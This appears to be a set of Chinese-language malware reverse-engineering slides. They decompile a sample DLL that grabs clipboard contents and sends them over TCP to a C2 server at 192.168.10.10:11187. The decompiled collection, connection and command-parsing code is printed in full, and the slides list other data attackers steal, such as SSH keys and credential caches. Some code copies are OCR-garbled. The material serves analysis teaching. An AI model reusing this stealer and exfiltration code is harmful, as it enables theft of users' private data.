




Debug Information



真的是不小心留在裡面了... 😊



駭客也是人！例如：Chafer


Where to Start

- DLL 是 Library，不會從 main() 開始執行到結束
1. `_DllMainCRTStartup` (DLL 載入和移除時的初始化與收尾)
 - `DllMain` / `DllEntryPoint` / `CRT_INIT` (function signature 相同)
 - 找有三個參數的 function call
 2. Exported Functions
 3. TLS Callback

```
BOOL WINAPI DllMain(
    _In_ HINSTANCE hinstDLL,
    _In_ DWORD     fdwReason,
    _In_ LPVOID     lpvReserved
);
```


Where to Start

- 在 Disassembly view 按 [Ctrl+e] 顯示 entry points



Where to Start — DllMain

```
; BOOL __stdcall DllMainCRTStartup(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpReserved)
public DllMainCRTStartup
DllMainCRTStartup proc near
    mov     rax, cs:_refptr__mingw_app_type
    xor     r9d, r9d
    mov     [rax], r9d
    jmp     __DllMainCRTStartup
DllMainCRTStartup endp
```



DllMain

```
1 BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
2 {
3     if ( fdwReason == 1 )
4     {
5         MessageBoxA(0i64, "Reflective Dll Injection success. Remember to delete the persistence file",
6         my_main();
7         collect_and_exfiltrate();
8     }
9     return 1;
10 }
```

collect_and_exfiltrate

```
1 __int64 collect_and_exfiltrate(void)
2 {
3     PUCHAR pbInput; // [rsp+28h] [rbp-10h] BYREF
4
5     pbInput = 0i64;
6     collect_data((char **)&pbInput);
7     return exfiltrate(pbInput); | 收集資訊至 pbInput，然後滲出
8 }
```

collect_data

```
1 char * __fastcall collect_data(char **a1)
2 {
3     char *result; // rax
4     char *v3; // [rsp+28h] [rbp-10h] BYREF
5
6     collect_get_clipboard_data(&v3);
7     result = v3;
8     *a1 = v3;
9     return result;
10 }
```

收集剪貼簿（複製貼上）的資訊

```
1 BOOL __fastcall collect_get_clipboard_data(LPVOID *a1)
2 {
3     HANDLE ClipboardData; // rax
4     void *v4; // rsi
5     int LastError; // eax
6     char Buffer[34]; // [rsp+26h] [rbp-22h] BYREF
7
8     if ( OpenClipboard(0i64) )
9     {
10         ClipboardData = GetClipboardData(1u);
11         v4 = ClipboardData;
12         if ( ClipboardData )
13         {
14             *a1 = GlobalLock(ClipboardData);
15             GlobalUnlock(v4);
16         }
17         else
18         {
19             LastError = GetLastError();
20             _itoa(LastError, Buffer, 10);
21         }
22     }
23     return CloseClipboard();
24 }
```

Collection – Clipboard Data

- 收集複製貼上的內容，如果剛好複製了帳號、密碼、信用卡號就 😢 😢 😢
- 除了剪貼簿，還能收集很多其他東西，像是：
 - PDF、DOCX、XLSX、Email、Git source code
 - SSH private key、Key logging、OS credential cache
 - 麥克風、鏡頭、其他外接裝置
 - 任何你想得到的資訊

exfiltrate

```
1 int __fastcall exfiltrate(P UCHAR pbInput)
2 {
3     SOCKET s[2]; // [rsp+28h] [rbp-10h] BYREF
4                                     目標：找出 C2 server 的 IP、port
5     connect_to_c2(s);
6     send_collected_data_to_c2(s[0], pbInput);
7     shutdown(s[0], 1);
8     return closesocket(s[0]);
9 }
```

connect_to_c2

```
1 int __fastcall connect_to_c2(unsigned __int64 *a1)
2 {
3     int result; // eax
4     unsigned __int64 v3; // rax
5     struct sockaddr name; // [rsp+20h] [rbp-1B8h] BYREF
6     struct WSADATA WSADATA; // [rsp+30h] [rbp-1A8h] BYREF
7
8     result = WSAStartup(0x202u, &WSADATA);
9     if ( !result )
10    {
11        *(_DWORD *)&name.sa_data[2] = 168470720;
12        *(_WORD *)name.sa_data = htons(0x2BB3u);
13        name.sa_family = 2;
14        v3 = socket(2, 1, 6);
15        *a1 = v3;
16        return connect(v3, &name, 16);
17    }
18    return result;
19 }
```

socket

AF_INET
2

The Internet Protocol version 4 (IPv4) address family.

SOCK_STREAM
1

A socket type that provides sequenced, reliable, two-way, connection-based byte streams with an OOB data transmission mechanism. This socket type uses the Transmission Control Protocol (TCP) for the Internet address family (AF_INET or AF_INET6).

IPPROTO_TCP
6

The Transmission Control Protocol (TCP). This is a possible value when the *af* parameter is **AF_INET** or **AF_INET6** and the *type* parameter is **SOCK_STREAM**.

connect_to_c2

```
1 int __fastcall connect_to_c2(unsigned __int64 *a1)
2 {
3     int result; // eax
4     unsigned __int64 v3; // rax
5     struct sockaddr name; // [rsp+20h] [rbp-1B8h] BYREF
6     struct WSADATA WSADATA; // [rsp+30h] [rbp-1A8h] BYREF
7
8     result = WSAStartup(0x202u, &WSADATA);
9     if ( !result )
10    {
11        *(_DWORD *)&name.sa_data[2] = 168470720;
12        *(_WORD *)name.sa_data = htons(0x2BB3u);
13        name.sa_family = 2;
14        v3 = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
15        *a1 = v3;
16        return connect(v3, &name, 16); [m] to set enum , C2 走 IPv4 TCP
17    }
18    return result;
19 }
```

sockaddr

The sockaddr structure and sockaddr_in structures below are used with IPv4. Other protocols use similar structures.

syntax

Copy

```
struct sockaddr {  
    ushort sa_family;  
    char   sa_data[14];  
};
```

```
struct sockaddr_in {  
    short   sin_family;  
    u_short sin_port;  
    struct  in_addr sin_addr;  
    char   sin_zero[8];  
};
```

sockaddr 是表示 protocol address 的 general structure
在 IPv4 下，sockaddr 為 sockaddr_in 結構

connect_to_c2

```
1 int __fastcall connect_to_c2(unsigned __int64 *a1)
2 {
3     int result; // eax
4     unsigned __int64 v3; // rax
5     struct sockaddr_in name; // [rsp+20h] [rbp-1B8h] BYREF
6     struct WSADATA WSADATA; // [rsp+30h] [rbp-1A8h] BYREF
7
8     result = WSAStartup(0x202u, &WSADATA);
9     if ( !result )
10    {
11        name.sin_addr.S_un.S_addr = 0xA0AA8C0;
12        name.sin_port = htons(11187u);
13        name.sin_family = 2;
14        v3 = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
15        *a1 = v3;
16        return connect(v3, (const struct sockaddr *)&name, 16);
17    }
18    return result;
19 }
```

```
>>> a = (0xA0AA8C0).to_bytes(4, 'little')
>>> '.'.join(str(b) for b in a)
'192.168.10.10'
```

exfiltrate

```
1 int __fastcall exfiltrate(PUCHAR pbInput)
2 {
3     SOCKET s[2]; // [rsp+28h] [rbp-10h] BYREF
4
5     connect_to_c2(s);
6     send_collected_data_to_c2(s[0], pbInput); 目標：找出與 C2 溝通的 protocol
7     shutdown(s[0], 1);
8     return closesocket(s[0]);
9 }
```

send_collected_data_to_c2

```
1 void __fastcall send_collected_data_to_c2(SOCKET s, PUCHAR pbInput)
2 {
3     char *v4; // rbx
4     int v5; // esi
5     int i; // eax
6     char v7; // al
7     int j; // ecx
8     int v9; // eax
9
10    v4 = (char *)malloc(0x4Cui64);
11    *(_DWORD *)v4 = 294090769;
12    *((_DWORD *)v4 + 1) = 4;
13    *((_DWORD *)v4 + 2) = 0;
14    if ((unsigned __int64)send(s, v4, 76, 0) > 0xB )
15    {
16        v5 = 0;
17        while ( v5 <= 2 )
18        {
19            if ((unsigned __int64)recv(s, v4, 76, 0) > 0xB && *(_DWORD *)v4 == 294090769 )
20            {
21                v9 = *((_DWORD *)v4 + 2);
22                if ( v9 )
23                {
24                    switch ( v9 )
25                    {
26                        case 1:
27                            *(_DWORD *)v4 = 294090769;
28                            *((_DWORD *)v4 + 1) = 4;
29                            *((_DWORD *)v4 + 2) = 1;
```

通靈 103 :

已知要向 C2 server 傳送資訊，怎麼切分程式碼和功能？



send_collected_data_to_c2

```
1 void __fastcall send_collected_data_to_c2(SOCKET s, PUCHAR pbInput)
2 {
3     char *v4; // rbx
4     int v5; // esi
5     int i; // eax
6     char v7; // al
7     int j; // ecx
8     int v9; // eax
9
10    v4 = (char *)malloc(0x4Cui64);
11    *(_DWORD *)v4 = 294090769;
12    *(_DWORD *)v4 + 1) = 4;
13    *(_DWORD *)v4 + 2) = 0;
14    if ((unsigned __int64)send(s, v4, 76, 0) > 0xB )
15    {
16        v5 = 0;
17        while ( v5 <= 2 )
18        {
19            if ((unsigned __int64)recv(s, v4, 76, 0) > 0xB && *(_DWORD *)v4 == 294090769 )
20            {
21                v9 = *(_DWORD *)v4 + 2;
22                if ( v9 )
23                {
24                    switch ( v9 )
25                    {
26                        case 1:
27                            *(_DWORD *)v4 = 294090769;
28                            *(_DWORD *)v4 + 1) = 4;
29                            *(_DWORD *)v4 + 2) = 1;
```

1. 初始化然後 send() 傳送開始溝通的訊息

2. recv() 接收來自 C2 的指令

3. switch parse 指令

send_collected_data_to_c2

```
1 void __fastcall send_collected_data_to_c2(SOCKET s, PUCHAR pbInput)
2 {
3     char *v4; // rbx
4     int v5; // esi
5     int i; // eax
6     char v7; // al
7     int j; // ecx
8     int v9; // eax
9
10    v4 = (char *)malloc(0x4Cui64);
11    *(_DWORD *)v4 = 294090769;
12    *((_DWORD *)v4 + 1) = 4;
13    *((_DWORD *)v4 + 2) = 0;
14    if ((unsigned __int64)send(s, v4, 76, 0) > 0xB) // 1. initiate communication
15    {
16        v5 = 0;
17        while (v5 <= 2)
18        {
19            if ((unsigned __int64)recv(s, v4, 76, 0) > 0xB && *(_DWORD *)v4 == 294090769) // 2. receive command
20            {
21                v9 = *((_DWORD *)v4 + 2);
22                if (v9)
23                {
24                    switch (v9) // 3. parse command
25                    {
26                        case 1:
27                            *(_DWORD *)v4 = 294090769;
28                            *((_DWORD *)v4 + 1) = 4;
29                            *((_DWORD *)v4 + 2) = 1;
```

